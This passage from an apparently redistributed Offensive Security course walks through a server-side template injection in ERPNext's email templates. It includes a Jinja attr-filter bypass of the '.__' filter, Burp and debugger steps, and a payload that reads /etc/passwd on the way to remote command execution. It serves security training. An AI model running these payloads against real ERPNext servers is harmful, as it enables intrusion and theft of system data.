


Figure 224: Navigating to Sending Email Template

From here, we can provide a fake email address (we won't be sending this email) and select the email template that we just created.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 225: Selecting Email Template

With the email template selected, we will find the number “49” in the message field. This means that the SSTI works! But this is a feature of ERPNext, so it doesn’t mean we have code execution.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 226: Viewing Output Of Email Template

Having confirmed that we can use a basic Jinja template in an email template, we can attempt to build our SSTI payload. First, let's capture the request used to run the template so we don't have to create a new email each time we need to test the payload.

We'll open the Burp *Proxy* tab and navigate to the *HTTP History* tab to inspect our request to render the email template. Let's find the request that was sent when we selected the email template and the server responded with "49".

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 227: Burp History Discovering get_email_template

Searching for a request that references the “Hacking with SSTI” subject, we will discover the request in Figure 227 that sends a POST request to the *get_email_template* function. We can send this request to Repeater to replay it.




Figure 228: Sending Request to Repeater

Now that we can easily inspect the output, let’s start building our payload. We will replace the "{{7*7}}" in the template with “{{ ''.__class__ }}” to determine if we can replicate accessing the class of an empty string as we did in the Python console.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 229: Changing Email Template to include __class__

Unfortunately, when we send this request, we hit a wall. The server responds with an “Illegal template” error.




Figure 230: Using Illegal template

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

To determine the cause of this issue, let's set a breakpoint on the *get_email_template* function and follow the code execution. We can search for the string "get_email_template", and discover a function in *apps/frappe/frappe/email/doctype/email_template/email_template.py*.

```
14  @frappe.whitelist()
15  def get_email_template(template_name, doc):
16          '''Returns the processed HTML of a email template with the given doc'''
17          if isinstance(doc, string_types):
 18                 doc = json.loads(doc)
 19
20          email_template = frappe.get_doc("Email Template", template_name)
21          return {"subject" : frappe.render_template(email_template.subject, doc),
22                          "message" :
frappe.render_template(email_template.response, doc)}
```

Listing 301 - Reviewing get_email_template function

Line 14, before the function is defined, tells Frappe that this method is whitelisted and can be executed via an HTTP request. Line 15 defines the function and the two arguments. Line 16 describes that the function "Returns the processed HTML of a email template", which means that we are on the right track. If the *doc* argument passed to *isinstance* on Line 17 is a string, the string is deserialized as JSON into a Python object. Line 20 loads the email_template and finally, lines 21-22 render the subject and body of the template.

Suspecting that *render_template* is throwing the error, we can pause execution by setting a breakpoint on line 22.




Figure 231: Setting Breakpoint on Line 22

Let's run the Burp request again to trigger the breakpoint. Once triggered, we will select the *Step Into* button to enter the *render* function for further review. This takes us to the *render_template* function found in *apps/frappe/frappe/utils/jinja.py*.

```
53  def render_template(template, context, is_path=None, safe_render=True):
54          '''Render a template using Jinja
55
56          :param template: path or HTML containing the jinja template
57          :param context: dict of properties to pass to the template
```

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
58          :param is_path: (optional) assert that the `template` parameter is a path
59          :param safe_render: (optional) prevent server side scripting via jinja
templating
60          '''
61
62          from frappe import get_traceback, throw
63          from jinja2 import TemplateError
64
65          if not template:
66                  return ""
67
68          # if it ends with .html then its a freaking path, not html
69          if (is_path
 70                  or template.startswith("templates/")
 71                  or (template.endswith('.html') and '\n' not in template)):
 72                  return get_jenv().get_template(template).render(context)
 73          else:
 74                  if safe_render and ".__" in template:
 75                          throw("Illegal template")
 76                  try:
 77                          return get_jenv().from_string(template).render(context)
 78                  except  TemplateError:
 79                          throw(title="Jinja Template Error",
msg="<pre>{template}</pre><pre>{tb}</pre>".format(template=template,
tb=get_traceback()))
```

Listing 302 - Reviewing render_template function

The *render_template* function seems to do what we would expect. Examining the *if* statement on lines 74-75, it seems that the developers have thought about the SSTI issue and attempted to curb any issues by filtering the "__" characters.

Our next goal is to hit line 77 where *get_jenv* is used to render the template that is provided by user input. This makes executing the SSTI more difficult since the payload requires "__" to navigate to the *object* class.

8.5.2.2 Exercise

Recreate the steps in the section above to discover how the *render_template* function is executed.

8.5.2.3 Extra Mile

Discover another location where ERPNext uses the render function to execute user-provided code.

8.5.3 SSTI Vulnerability Filter Evasion

In order to bypass the filter, we need to become more familiar with Jinja and determine our capabilities from the template perspective. Jinja's "Template Designer"[135] documentation is a good place to start.

[135] (Pallets Projects, 2020), https://jinja.palletsprojects.com/en/2.11.x/templates/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Jinja offers one interesting feature called *filters*.[136] An example of a filter is the *attr()* function,[137] which is designed to "get an attribute of an object". Listing 303 shows a trivial use case.

```
{% set foo = "foo" %}
{% set bar = "bar" %}
{% set foo.bar = "Just another variable"
%} {{ foo|attr(bar) }}
```

Listing 303 - Example of attr filter

The output of this example would be: "Just another variable".

As mentioned earlier, while Jinja is built on Python and shares much of its functionality, the syntax is different. So while the filter is expecting the attribute to be accessed with a period followed by two underscores, we could rewrite the payload to use Jinja's syntax, making the "." unnecessary.

First, let's build the template to give us access to the attributes we will need to exploit the SSTI. We know that we will need a string, the *__class__* attribute, the *__mro__* attribute, and the *__subclasses__* attribute.

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}
```

Listing 304 - Configuring String and Attributes

The *string* variable will replace the two single quotes ('') in the original payload. The rest of the values are the various attributes from the SSTI payload.

Now we can start building the SSTI payload string in the email template builder under the defined variables. First, let's attempt to get the *__class__* attribute of the *string* variable using the expression "string|attr(class)".

[136] (Pallets, 2007), https://jinja.palletsprojects.com/en/2.10.x/templates/#filters

[137] (Pallets, 2007), https://jinja.palletsprojects.com/en/2.10.x/templates/#attr

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 232: __class__ of string

With the template configured, let's render it and extract the classes of the string. If the SSTI works, we will receive a "<class 'str'>" response.




Figure 233: Rendering __class__ of string Template

Now that we have confirmed the bypass for the SSTI filtering is working, we can begin exploitation to obtain RCE.

8.5.3.1 Exercise

Recreate the steps to render the __class__ of a string.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

8.5.3.2 Extra Mile

Creating string variables of the attributes we need to access is only one option to bypass the SSTI filter. If the developers replace the filter from ".__" to "__", our payload would not work any longer. Using the Jinja documentation, find another method to exploit the filter that does not set the string variables for the attributes directly in the template. For this Extra Mile, the template should only contain the following expression: "string|attr(class)".

8.6 SSTI Vulnerability Exploitation

With the filter bypassed, let's concentrate on exploitation. To accomplish full exploitation, we need to discover the available classes that we can use to run system commands.

8.6.1 Finding a Method for Remote Command Execution

Let's quickly review the SSTI payload that we are modeling.

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

Listing 305 - Accessing __mro__ attribute in payload

To discover what objects are available to us, we can use *mro* to obtain the *object* class and then list all *subclasses*. First, let's set the last line of the email template to "{{ string|attr(class)|attr(mro) }}" to list the *mro* of the *str* class.

